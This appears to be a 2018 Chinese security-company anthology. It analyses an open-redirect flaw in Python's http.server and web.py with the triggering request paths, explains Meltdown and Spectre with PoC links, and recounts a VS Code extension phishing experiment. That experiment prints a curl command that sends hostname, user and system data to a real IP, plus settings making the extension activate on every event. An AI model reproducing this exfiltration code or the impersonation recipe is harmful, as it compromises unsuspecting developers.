长亭科技
CHAITIN

2018

长亭技术专栏
年度文集

Chaitin Tech Column 2018

2018/12/31

北京长亭科技
有限公司

目 录
CONTENT

03 Jan.

Python http.server 任意跳转漏洞浅析

作者：Phith0n

这个漏洞出现在python核心库http中，发送给官方团队后被告知撞洞了，且官方也认为需要更多人看看怎么修复这个问题，所以我们来分析一下。

0x01 http.server库简单分析

众所周知Python有一个一键启动Web服务器的方法：

```
python3 -m http.server
```

在任意目录执行如上命令，即可启动一个web文件服务器。其实这个方法就用到了http.server模块。这个模块包含几个比较重要的类：


1.HTTPServer这个类继承于socketserver.TCPServer，说明其实HTTP服务器本质是一个TCP服务器。

2.BaseHTTPRequestHandler，这是一个处理TCP协议内容的Handler，目的就是将从TCP流中获取的数据按照HTTP协议进行解析，并按照HTTP协议返回相应数据包。但这个类解析数据包后没有进行任何操作，不能直接使用。如果我们要写自己的Web应用，应该继承这个类，并实现其中的do_XXX等方法。

3.SimpleHTTPRequestHandler，这个类继承于BaseHTTPRequestHandler，从父类中拿到解析好的数据包，并将用户请求的path返回给用户，等于实现了一个静态文件服务器。

4.CGIHTTPRequestHandler，这个类继承于SimpleHTTPRequestHandler，在静态文件服务器的基础上，增加了执行CGI脚本的功能。

简单来说就是如右图：



我们看看SimpleHTTPRequestHandler的源代码：

```
class SimpleHTTPRequestHandler(BaseHTTPRequestHandler):
    server_version = "SimpleHTTP/" + __version__

    def do_GET(self):
        """Serve a GET request."""
        f = self.send_head()
        if f:
            try:
                self.copyfile(f, self.wfile)
            finally:
                f.close()

    # ...

    def send_head(self):
        path = self.translate_path(self.path)
        f = None
        if os.path.isdir(path):
            parts = urllib.parse.urlsplit(self.path)
            if not parts.path.endswith('/'):
                # redirect browser - doing basically what apache does
                self.send_response(HTTPStatus.MOVED_PERMANENTLY)
                new_parts = (parts[0], parts[1], parts[2] + '/',
                             parts[3], parts[4])
                new_url = urllib.parse.urlunsplit(new_parts)
                self.send_header("Location", new_url)
                self.end_headers()
                return None
            for index in "index.html", "index.htm":
                index = os.path.join(path, index)
                if os.path.exists(index):
                    path = index
                    break
            else:
                return self.list_directory(path)
        # ...
```

前面HTTP解析的部分不再分析，如果我们请求的是GET方法，将会被分配到do_GET函数里，在do_GET()中调用了send_head()方法。

send_head()中调用了self.translate_path(self.path)将request path进行一个标准化操作，目的是获取用户真正请求的文件。如果这个path是一个已存在的目录，则进入if语句。

如果用户请求的path不是以/结尾，则进入第二个if语句，这个语句中执行了HTTP跳转的操作，这就是我们当前漏洞的关键点了。

0x02 任意URL跳转漏洞

如果我们请求的是一个已存在的目录，但PATH没有以/结尾，则将PATH增加/并用301跳转。


这就涉及到了一个有趣的问题：在chrome、firefox等主流浏览器中，如果url以//domain开头，浏览器将会默认认为这个url是当前数据包的协议。比如，我们访问http://example.com，跳转到//baidu.com/，则浏览器会默认认为跳转到http://baidu.com，而不是跳转到.//baidu.com/目录。

所以，如果我们发送的请求的是GET//baidu.comHTTP/1.0\r\n\r\n，那么将会被重定向到//baidu.com/，也就产生了一个任意URL跳转漏洞。

在此前，由于目录baidu.com不存在，我们还需要绕过if　os.path.isdir(path)这条if语句。绕过方法也很简单，因为baidu.com不存在，我们跳转到上一层目录即可：

```
GET //baidu.com/%2f.. HTTP/1.0\r\n\r\n
```

如何测试这个漏洞呢？其实也很简单，直接用zpython3 –m http.server启动一个HTTP服务器即可。访问http://127.0.0.1:8000//example.com/%2f%2e%2e即可发现跳转到了http://example.com/%2f../。



0x03 web.py任意URL跳转漏洞

那么，虽然说python核心库存在这个漏洞，不过通常情况下不会有人直接在生产环境用python –m http.server。

Python框架web.py在处理静态文件的代码中继承并使用了SimpleHTTPRequestHandler类，所以也会受到影响。

我们可以简单测试一下，我们用web.py官网的示例代码创建一个web应用：

```
import web

urls = (
    '/(.*)', 'hello'
)
app = web.application(urls, globals())
```

```
class hello:
    def GET(self, name):
        if not name:
            name = 'World'
        return 'Hello, ' + name + '!'


if __name__ == "__main__":
    app.run()
```

然后模拟真实环境，创建一个static目录，和一些子目录：

```
static
├── css
│   └── app.css
└── js
    └── app.js
```

运行后，直接访问http://127.0.0.1:8080////static%2fcss%2f@www.example.com/..%2f即可发现已成功跳转。

web.py的具体分析我就不多说了，由于请求必须有/static/前缀，所以利用方法有些不同，不过核心原理也无差别。

11/Jan.

“幽灵”和“熔断”究竟是什么?

作者：fec

最近被「幽灵」和「熔断」刷了屏，虽然已经有各路大牛发布了相关的研究和分析，但依然听到身边有不少疑惑和紧张的声音，于是笔者整理了事件相关的内容汇总，以供大家参考。（仅为整理，欢迎大家讨论。）

事件回顾

2018年1月3日有消息传出说，Intel CPU 存在重大 Bug ，几乎影响所有的英特尔现代的 CPU 。后来经证实，不仅影响 Intel CPU ，其他主流 CPU 也会受到影响。

此次影响的漏洞主要为2个：Meltdown（熔断）对应编号恶意数据缓存加载 CVE–2017–5754 ，Spectre（幽灵）对应编号边界检查绕过 CVE–2017–5753 、分支目标注入 CVE–2017–5715 ，Meltdown 影响几乎所有的 Intel CPU（从1995年起）以及部分 ARM CPU 。而 Spectre 拥有更广的影响范围，Intel 、ARM、AMD 都受其影响。在 Meltdown 的情况下，一个恶意程序可以窥探操作系统的内存，并可读取自身无权限访问的数据。利用此漏洞低权限用户可以访问到本身无权限访问的内容，例如用户密码、加密密钥。Spectre 可以归纳为计算机上运行的两个程序可以相互监视，无视自身的安全界限。用户浏览器访问了含有 Spectre 的恶意利用程序，可能导致用户的帐号、密码泄漏。而在公共云服务器上，则可能打破界限，从一台虚拟机器获取到另一个用户的权限。

漏洞成因简单分析

这次漏洞利用了 CPU 执行中对出现故障的处理。由于现在 CPU 为了提供性能，引入了乱序执行和预测执行。

- 乱序执行是指 CPU 并不是严格按照指令的顺序串行执行，而是根据相关性对指令进行分组并行执行，最后汇总处理各组指令执行的结果。

- 预测执行是 CPU 根据当前掌握的信息预测某个条件判断的结果，然后选择对应的分支提前执行。

这两种执行在遇到异常时，CPU 会丢弃之前执行的结果，将 CPU 的状态恢复到乱序执行或预测执行前

的正确状态，然后继续执行正确的指令，从而保证了程序能够正确连续的执行。但是问题在于，CPU 恢复状态时并不会清除 CPU 缓存中的内容，而这两组漏洞正是利用了这一设计上的缺陷进行侧信道攻击。乱序执行对应的利用即为 Meltdown ， 而预测执行对应的利用即为 Spectre 。

漏洞验证

目前 Github 给出的相应验证 Poc


https://github.com/paboldin/meltdown-exploit/


https://github.com/Eugnis/spectre-attack

https://github.com/feruxmax/meltdown

https://github.com/gkaindl/meltdown-poc

https://github.com/turbo/KPTI-PoC-Collection





漏洞影响

虽然此次漏洞影响范围较广，并且在 Github 上已有 Poc 流出，但是目前流出的 Poc 并不能直接对系统造成危害。同时由于 CPU 本身的复杂性，暂未发现有能够造成严重危害的通用稳定的 Poc 流出。同时此次漏洞并不能被单独进行远程利用。此次主要影响的为云服务厂商，对普通用户的影响主要为浏览器方面。养成良好的上网习惯，不点开陌生人发送的连接，同时将浏览器更新为最新版本基本不会收到此次漏洞的影响。此外，目前暂未发现野生的针对该漏洞进行的攻击。

修复建议

具体修复可参照下列各厂商安全公告相关安全公告

CPU 厂商

Intel

https://security-center.intel.com/advisory.aspx?intelid=INTEL-SA-00088&languageid=en-fr

https://newsroom.intel.com/news/intel-responds-to-security-research-findings/

https://newsroom.intel.com/news-releases/intel-issues-updates-protect-systems-security-exploits/

https://www.intel.com/content/www/us/en/architecture-and-technology/facts-about-side-channel-analysis-and-intel-products.html

ARM

https://developer.arm.com/support/security-update/download-the-whitepaper

https://developer.arm.com/support/security-update

AMD

https://www.amd.com/en/corporate/speculative-execution

操作系统

Microsoft微软

- 普通用户：https://support.microsoft.com/help/4073119
- 服务器用户：https://support.microsoft.com/help/4072698
- 云用户：https://support.microsoft.com/help/4073235

Red Hat

https://access.redhat.com/security/vulnerabilities/speculativeexecution

Linux

https://lkml.org/lkml/2017/12/4/709

Android

https://source.android.com/security/bulletin/2018-01-01

Apple

https://support.apple.com/en-us/HT208394

其他厂商

Amazon

https://aws.amazon.com/de/security/security-bulletins/AWS-2018-013/

Google

https://googleprojectzero.blogspot.co.at/2018/01/reading-privileged-memory-with-side.html

https://www.chromium.org/Home/chromium-security/ssca

MITRE

http://www.cve.mitre.org/cgi-bin/cvename.cgi?name=2017-5715

http://www.cve.mitre.org/cgi-bin/cvename.cgi?name=2017-5753

http://www.cve.mitre.org/cgi-bin/cvename.cgi?name=2017-5754

Xen

http://xenbits.xen.org/xsa/advisory-254.html

Mozilla

https://blog.mozilla.org/security/2018/01/03/mitigations-landing-new-class-timing-attack/

VMware

https://www.vmware.com/us/security/advisories/VMSA-2018-0002.html

参考链接

https://blog.rapid7.com/2018/01/04/meltdown-and-spectre-what-you-need-to-know-cve-2017-5715-cve-2017-5753-cve-2017-5754/

Understanding The Meltdown And Spectre Exploits: Intel, AMD, ARM, And Nvidia

https://meltdownattack.com/meltdown.pdf

23 Jan.

VSCODE EXTENSION 钓鱼

作者：栋栋的栋

灵感来源于 fate0 这篇 Package 钓鱼，随想做一次针对开发者的“钓鱼”实验，编程语言模块库的钓鱼实验fate0和ztz已经做过了，所以这次把实验对象选择编辑器(IDE)，5$买了一台廉价vps用作收集用户数据，收集以下信息。


- hostname
- whoami
- date
- uname
- ip

```
mysql> desc db;
+----------+-----------------+------+-----+---------+----------------+
| Field    | Type            | Null | Key | Default | Extra          |
+----------+-----------------+------+-----+---------+----------------+
| id       | int(4) unsigned | NO   | PRI | NULL    | auto_increment |
| hostname | varchar(32)     | NO   |     | NULL    |                |
| whoami   | varchar(32)     | NO   |     | NULL    |                |
| date     | varchar(32)     | NO   |     | NULL    |                |
| uname    | varchar(32)     | NO   |     | NULL    |                |
| ide      | varchar(32)     | NO   |     | NULL    |                |
| ip       | varchar(32)     | NO   |     | NULL    |                |
+----------+-----------------+------+-----+---------+----------------+
```

获取ip方式使用$_SERVER[“REMOTE_ADDR”]; 所以可能会不准确。

好了，回到主题。选择制作Visual Studio Code的“恶意”插件，需要用到的工具是 Yeoman 和 vsce：

> *npm install –g yo generator-code*
>
> *npm install –g vsce*



选择TypeScript语言作为插件的代码语言，可以导入Node.js进程通信模块import { execSync } from 'child_process';，就可以使用exec() execSync() 执行命令。

./test/src/extension.ts

```
execSync('curl "http://45.32.40.141/" --user-agent "$(echo `hostname`, `whoami`, `date "+%Y-%m-%d %H:%M:%S"`, `uname`, vscode | base64)"')
```

执行curl命令外带出数据，有个不足没有考虑Windows系统，这也是导致了最后插件安装量很大但是实际有效数据不多的原因。考虑再三还是把命令硬编码在代码里，因为只是一次实验，如果下发脚本的方式就会被当作真的是恶意程序。还有一个知识点，vscode启动默认是不加载插件的，这是因为官方考虑到加载插件会拖慢启动速度，只有设置触发条件才会启动。


./test/src/package.json

```
"activationEvents": [
    "onCommand:extension.sayHello"
],
```


改为

```
"activationEvents": [
    "*",
    "onCommand:extension.sayHello"
],
```


星号表示任何情况下都会触发，就这么简单，一个恶意的插件就做好了，当然为了使之更加逼真还要增加一些迷惑性的内容，比如README.md最好图文并茂，再给插件设置一张icon，就可以上传到https://marketplace.visualstudio.com 了，几分钟就审核通过，那肯定是自动审核了。




可能是因为Emmet知名度太高（用过sublime的小伙伴肯定知道这个插件）”恶意“插件上架仅两天就有了二十九万的安装量，后来发现竟然还上了首页热门推荐，这是意想不到的，起初还在担心如果不可控了咋办，最后证明这个担心是多余的，XDD。




当然也不是那么顺利，因为插件并没有实际功能，还是被几位外国人识破举报了，周二一早就被官方下架了，从周六到周二仅持续了三天时间，相信如果是在正常插件中加入恶意代码肯定会潜伏更长更不易被发现。



